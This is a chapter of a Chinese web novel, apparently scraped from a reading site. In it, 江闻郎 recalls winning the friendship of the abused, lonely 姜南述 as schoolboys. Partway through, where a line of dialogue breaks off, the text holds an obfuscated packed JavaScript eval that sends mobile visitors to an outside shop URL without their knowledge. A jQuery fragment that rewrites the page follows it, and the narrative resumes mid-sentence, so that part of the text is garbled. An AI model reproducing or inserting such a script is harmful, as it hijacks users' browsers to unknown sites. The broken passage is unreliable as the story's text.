文趣网 > 都市小说 > 暴君拯救手册 > 13. 我想和你交朋友
    桑雨一个没留神,江闻郎眼眶快速氤氲起薄雾,连呼吸都带上细碎的抽噎:“嫂嫂,姜哥口信不一,不知道怎么爱人。”

    “他父母脑子都有病,导致姜哥跟正常人都不一样。”

    “他现在还算好的,我认识他的时候,他……”江闻郎顿住,思考该怎么形容合适,良久他缓缓开口,“像空洞没有芯的树。”

    “只知道生长,知道加固外壳,抵抗风雨。你要是扒开看,是空的,任何人、事都无法…落脚。”

    江闻郎心情沉重,端起剩下的酒一饮而尽,“我很早就知道姜南述,却没正式打过招呼。”

    “第一次,是在腊月。天降大雪,国子监散学后,已经积了厚厚的雪。”

    “不知是谁先团了个雪球,砸向相熟的朋友,洁白的雪砸开,雪沫溅的哪里都是。那被砸的朋友很快也抓雪报仇。”

    “越来越多的人加入打雪仗的行列,嬉闹欢笑声响彻整个国子监。姜南述站在角落,与我们格格不入。

    孤寂的气质是一回事,更引人注目的是他的衣着。

    深冬腊月,风雪交加,他没披狐裘银貂,只穿了层锦制夹袍。身边同伴见我盯着他看,低声问我:

    “你在看姜南述吗?”

    桑雨听着江闻郎讲述,恍若跟着他回到了那年腊月。

    “他就是姜南述?”江闻郎难掩好奇问道。

    “嗯。你别靠近他,他是个怪人。”同伴显然了解江闻郎的性子,劝说道,“他身份敏感,你别因此惹了其他几位皇子。”

    “知道了知道了”江闻郎嘴上应着,转头同伴一个没留意他已经凑到姜南述身边了。

    很显然同伴的话白说了。

    “你穿这么少不冷吗?”

    姜南述一个眼神都没分给他,仍静静站着面无表情。

    寻常人碰了壁定不会再理,江闻郎却不是寻常人,他反倒兴致更甚。

    “你是冷的吧?”江闻郎注意到他冻的青紫的手,“你这么冷为什么不多穿件衣服?”

    姜南述敛眸不睬。

    “没听说是哑巴啊”江闻郎小声呢喃。

    姜南述目光幽冷,“跟你有什么关系。”

    “会说话啊,你声音还挺好听的。”江闻郎解下自己的狐裘递给姜南述,“我这个暖和你穿着吧。”

    姜南述盯着那件狐裘,什么也没说转身离开。江闻郎迈步跟上,把狐裘披到他身上,用最快的速度跑走。

    “我当时回头看了一眼,姜南述在对着狐裘发愣。白狐裘毛绒绒的,其实与他不太搭,但我当时特别欢喜。”

    “觉得狐裘在他身上,像是刺猬翻了个身,露出柔软的肚皮。”

    “几乎也就是在那刻,我确定,我想交姜南述这个朋友。”江闻郎感怀道,“他很特别啊,跟我见过的所有人都不一样。”

    “可那过后,姜南述一连好几日都没来国子监。我四处打探,先生告诉我,是姜南述生病了。”

    *

    生病了?

    也是,他穿那么少怎么可能不生病

    江闻郎一直念着这件事,一散学后便立马提着礼品上门,想探望姜南述。可到了门口,怎么也不让见。

    最后还是他生气了搬出侯府,负责看守大门的小厮又去请示了一番,这才被允许探望。

    姜南述住在最偏僻的院落,连个伺候的下人都没有。

    亲眼见到姜南述的地位,江闻郎这才相信传言,甚至觉得现实更加夸张。

    按理来说,姜南述生病了,屋子会满是药味,江闻郎都做好了被药味熏到的准备,可跨过整间院子,他都没有闻到一分一毫的药味。

    他狐疑地推开屋门,这才嗅到极淡的苦药味。

    姜南述趴在床榻上,没穿寝衣,瘦削的后背挂着令人触目惊心的鞭痕。

    望见这一幕,江闻郎脚步骤然顿住,心中翻起惊涛骇浪。

    “姜兄?”他很久才找回自己的声音,小声唤姜南述。

    没有回应。

    江闻郎蹑手蹑脚退出去,关上门,他要去请大夫。

    他腿扑腾的飞快,格外后悔今日出来只带了马夫,没带婢女。

    “江小侯爷这是要去哪里啊?”

    听到有人叫他,江闻郎蓦然偏头看去,是个极漂亮的妇人,他思绪回转间已经猜出了妇人的身份——姜南述的母亲。

    “晚辈见过伯母。”江闻郎问好。

    他犹豫着要不要告知是去请大夫,听说姜南述的母亲对他极差,会不会自己不给姜南述请大夫,也不许别人请。

    他没思考出结果,因为赵芙没给他时间考虑了,她要赶他走。他是客人,人家是主人,再怎么江闻郎也不好发作,只能被下人半催半赶推出府。

    赵芙身边的婢女给他递过来一样东西,是他的那件白狐裘。“小侯爷,我们家夫人派奴婢给您带句话”婢女垂首道,“姜少爷不需要朋友,小侯爷若是真关心少爷,日后便少来往,少爷也能少受些伤。”

    “我不能做姜南述的朋友吗?”起初江闻郎还不愿相信话中真正的意思,试探性询问。

    “我们少爷不需要朋友。”

    竟是真的不许姜南述拥有朋友

    江闻郎接过狐裘,难以置信地盯着它,一股寒意自脚底窜到脊椎,同时他感到深深的愤怒。

    他想说脏话,又生生憋回去。

    这件狐裘他再也没穿过,每每看见他都会愧疚。

    因为他,因为他硬要姜南述穿,他才会受那么重的伤。

    “怎么会有这样的母亲?”江闻郎气愤地一拍桌子,“全天下都找不出第二个这么恶毒的人!

    桑雨深以为然,直颔首。

    “那次探望过后,又过了好多天姜南述终于来国子监了。听说这个消息,我又惊又喜,赶忙跑到他所在的班,见到了他。”江闻郎接着讲,“姜南述面色、嘴唇淡白,没有半点血色,瞧着浑身无力。”

    “他因我受的伤,我既担心又愧疚,磨磨蹭蹭挪到他身边,憋了半天一句话都没憋出来。”“姜南述主动跟我说了第一句话,他问

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17915334|213298||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    我是不是来看过他?”江闻郎看了眼还在睡觉的姜南述,“我问他伤怎么样了,他没回我,只是静静看了我一眼。”

    “就在我以为他不会再理我的时候,他突然跟我说,不要再跟他来往了。我当时也不知怎么想的直接问他”

    “你想交我这个朋友吗?”

    “姜哥当时沉默了很长时间,我很想知道他的答案啊,但是先生将至,没办法再等下去,于是我让他散学在老位置等我。”

    桑雨:“他等你了?”

    “怎么可能。”江闻郎回,“他压根就没去,我最后是在他班内找到他的,他坐在那里赶课业。”

    “我坐到他对面,他像是猜到我会来,一点也没意外。我认真想了好久,还是想和他做朋友,不仅仅是觉得他特别,更多的是我认为他需要朋友。”

    “他太孤单了。”

    “姜南述,我想和你做朋友。”

    “说完,我又特别小声告诉他,说我们可以偷偷做。

    姜南述默不作声,我又太想知道答案了,我干脆趴到他桌面上,盯着他的眼睛,试图从他眼睛里看出答案。”

    桑雨想到那个画面不合时宜地笑了一声,江闻郎也跟着扬了扬唇角,“姜南述的眼睛确实有答案。”

    “我看到他那双空洞的眼睛泛起波澜。”江闻郎笃定道,“他想和我做朋友。”

    “从那之后我一直缠着他,赵芙后来发现了,但也没再管过我们,我们更光明正大了。整个国子监都知道江闻郎和姜南述形影不离,是最好的朋友。”

    “日子一久我发现姜南述就是棵没有芯的树,内里什么都没有,没有人告诉过他该有什么,我努力填啊填啊,把没有人教他的都教给他。”

    江闻郎声音闷闷的,“终于我用了近五年时间,他长出了芯,他才变成现在这样,像是个正常人。”

    “很多感情啊我都没办法,也不知道怎么教给他,毕竟我这个人情感很大条,我能做到只有努力陪着他,导致他对情感好像只认识到了朋友。”

    “我给他装了芯,芯却是荒芜的。”

    江闻郎说着又红了眼眶,“嫂嫂你能懂吗?”

    桑雨点点头,姜南述的内心是一片荒芜。

    “嫂嫂,后来赵芙死后他被接到宫中,我们的接触就少很多了。我不能一直在他身边了,我也不知道宫里会发生什么。

    夜深人静的时候,我会胡思乱想,姜南述进了那个吃人不眨眼的皇宫,会不会被吃的骨头都不剩。

    接着我又否认自己,就姜南述那样的脑子,肯定不会让自己受委屈。

    我翻来覆去想啊,皇宫里面的事情太多了,人性太扭曲了,姜南述会不会被影响。想到最后我会生出丝庆幸,庆幸在他进宫前和他一起长出了芯。

    姜南述还是变了,变得更像一个君王,可以这么说吗?我反正总觉得见他如见天子。”

    江闻郎这话稍稍缓和了气氛,空气没再那么沉重。

    “姜哥小小年纪就展示天子之气了”江闻郎笑着叹气,“难怪后来太子那么看不惯姜哥。”